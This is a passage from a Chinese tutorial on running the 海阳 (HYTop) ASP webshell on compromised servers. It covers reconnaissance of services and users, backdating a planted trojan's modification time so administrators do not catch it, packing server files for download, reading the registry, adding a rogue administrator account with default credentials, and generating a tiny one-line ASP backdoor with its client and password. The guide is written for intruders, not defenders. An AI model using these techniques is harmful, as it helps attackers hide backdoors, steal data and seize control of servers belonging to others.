我们可以看到关于服务器的信息就有五项之多，能让我们对主机有更深入的了解，为进一步的入侵收集大量重要信息。

1、系统服务信息：可以列出系统打开所有服务，并列出详细说明，如图3。

2、服务器相关数据：系统参数、系统磁盘、站点文件夹、终端端口＆自动登录等信息，如图4。

3、服务器组件探针：可以列出服务器上各组件名称和支持情况，如图5。

4、系统用户及用户组信息：列出服务器上所有用户、用户组的详细信息，如图6。

5、客户端服务器交互信息：可以列出服务器上Application、Session、Cookies信息，如图7。

二、修改文件属性功能

在如图2所示的功能表中，我们来看其中的第8和第9项的描述：

“8、fso文件浏览操作器”

“9、shell.application文件浏览操作器。两项都有对文件属性修改的功能。”

可以看出来，我们能通过fso文件浏览操作器中的“属性”功能来修改文件的一些基本属性信息，如图8。

而通过Shell.Application文件浏览操作器中的“属性”功能，我们可以修改文件的最后修改时间。这个功能很值得推荐，大多数虚拟主机的管理员是通过查看最后修改时间来查杀我们上传的asp木马的，我们就可以使用这个功能把我们的asp木马修改为和其他文件同一时间，这样就能躲过查杀，如图9。Shell.Application文件浏览操作器还提供了“我的电脑”、“控制面板”两项功能，这个就不用多讲了，和本机操作很相似。




图3




图4




图5




图6




图7

三、文件打包功能（不用RAR）

第11个功能就是文件打包功能了，值得一提的是该功能不是用WINRAR来完成文件打包的，而且无论服务器是否支持FSO都可以完成打包。在海阳木马同级目录下，生成打包文件HYTop.mdb。我们也可以用该功能解压HYTop.mdb到海阳木马同级目录（该功能需FSO支持），如图10。

点击“开始打包”，文件过一会就生成HYTop.mdb。并显示操作成功信息，如图11。

解包操作类似。我们可以用这个功能打包下载服务器上的文件，下载到本机后，运行unpack.vbs来解包文件。





图8


图9




图10




图11





图13


图12

四、注册表读取功能＆添加管理帐号功能

在第13项功能“一些零碎的小东西”里有两项很实用的“小东西”，如图12。

注册表读取功能：填写好注册表键路径，点击“读取”就可以列出该键值，如图13。

添加管理帐号功能：这个功能很简单，一看便知。填写好用户名和密码（默认都是：HYTop）点“添加”即可。该功能成功率不是很高。

五、一句代码的C／S端

这个功能让我想起了蓝屏大叔的一句话asp木马。下面让我们来看看海洋是怎么实现的吧！在解压文件包里找到2006X.exe，打开。先按“打开”选择木马文件再填写服务端密码（我们这里填qinni520），然后按“转换”，默认会生成一个2006.asp.htm的客户端。然后按“生成服务端页面”，选择好存放路径及文件名，记住密码，要用的时候把这个文件传到服务器上就可以了。我们可以看到生成的server.asp才100B不到，身材很苗条。如图14，图15。

把server.asp上传到服务器上后。执行文件2006.asp.htm，打开这个文件后，填上木马服务端地址及访问密码（就是刚才我们填的qinni520），按“提交”后开始上传木马程序内容到达服务器内存，提交成功后就可以像使用传统版本的海阳木马一样使用它了，同样方便，如图16。

如果你嫌server.asp（194字节）不够苗条，我们还可以给她“瘦身”（减到64字节）。我们使用2006X2.exe。则生成的是短服务器端，不过这里要求客户端和服务端密码完全一致。具体操作和2006X.exe类似。

